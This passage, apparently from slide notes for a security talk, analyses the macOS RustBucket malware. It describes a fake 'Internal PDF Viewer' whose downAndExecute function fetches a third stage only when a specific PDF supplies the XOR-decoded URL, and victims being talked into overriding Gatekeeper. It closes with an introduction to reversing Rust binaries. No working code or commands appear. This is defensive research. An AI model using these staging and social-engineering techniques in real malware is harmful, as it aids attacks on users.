





- SpriteTree shows nothing happened after the open command was run to open the malicious 2nd stage “Internal PDF Viewer”. So we reverted to a decompiler



- The code as you might expect is fairly minimal, but we did encounter a function that we took great interest in called downAndExecute. A function that was not triggering when we opened it.
- We had suspicions that this function would run only if a specific pdf was opened. Making the pdf somewhat of a key in order to “download and execute” something else.




- Inside the text data of the macho was a large set of bytes. We suspected this could possibly be an XOR key.




- After exhausting a lot of options and staring at decompilers for too long, we decided to do some searches in VT again. This time for the bytes we saw.






- The results were a handful of pdf files. All with some content that seem like they could be related to social engineering campaigns







- Opening the pdf on it's own shows a pdf to the user that appears to require a 3rd party app in order to properly read it (In other words, you have to use the malicious Internal PDF viewer supplied by the attacker to properly read the pdf)



- Upon doing this, the `downAndExecute` function runs. But it does not properly decode the URL




- We decided to make one last attempt of taking the bytes for the letters https and we xor'ed them with the XOR key found in the malware, and we of course get a new set of bytes.




- We then returned to virustotal in search of a pdf with these newly formed bytes






- This time only one file comes back from VirusTotal







- This caused our breakpoint to hit and properly decode a new stage 3 malware url




- If we click on the Internal PDF viewer and look at the context items, we do see here that there are two easy to overlook events.
- One where a file a temp file gets created and then we see that file immediately get renamed. The filename it gets renamed gets set to whatever the current mach timestamp is.



- A cool feature in SpriteTree is that we've added a timeline slider.
- What looking at here are the processes that exist before the correct pdf was loaded into the stage 2.




- If we drag the timeline further we see what happens after the correct pdf was loaded into the malicious pdf viewer. A large amount of recon commands run



- Really quick, we had mentioned earlier that that this application was not signed at all, so you might be wondering how the attackers were getting around gatekeeper.
- Keep in mind that the attackers have built rapport with their victim in some manner likely over LinkedIn. So the way they're getting victims to execute this is by providing instructions on how to override gatekeeper to the user. In other words, including instructions on how to right click the app and click open.





- We know this is what the attacker was doing because after our report, ESET released findings on zip files that included the pdf reader, the readme, along with the application.



**Reversing Rust Malware**






- Rust was conceived in 2010 and is a brainchild of Mozilla Research.
- What sets Rust apart is its meticulous design to combat prevalent programming pitfalls. It inherently mitigates memory errors, offering a safer programming environment that reduces risks such as null pointer dereferences and buffer overflows.
- With its package manager, Cargo, Rust boasts of a rapidly expanding ecosystem, making it easier for developers to integrate libraries and tools.




- Previous macOS malware written in Rust
  - Realst is a info stealer that is capable of stealing crypto wallets, stored passwords and various browser data. Its campaigns involve the distribution of fake blockchain games including targeting victims on social media platforms.
  - Crate Depression is the name of a campaign that involved a supply chain attack leveraging a malicious crate (aka an imported rust library) After identifying the victim's platform (macOS or Linux) it downloads the Mythic Poseidon payload.
  - Convuster is an adware family written in Rust. It has limited functionality but it does obtain the device ID, as well as the system version.






- Before we dive into the third-stage component of the RustBucket malware its important to discuss some of the challenges with reversing rust compiled binaries on macOS and how we can overcome them.
- Although there are many benefits to developing in Rust this also mean malware authors can benefit in writing their malware in Rust.





- By default, Rust statically links its standard library into the binary. This means that all the necessary runtime code and dependencies are included in the binary itself. This introduces some challenges for reverse engineers dealing with substantially larger binaries.



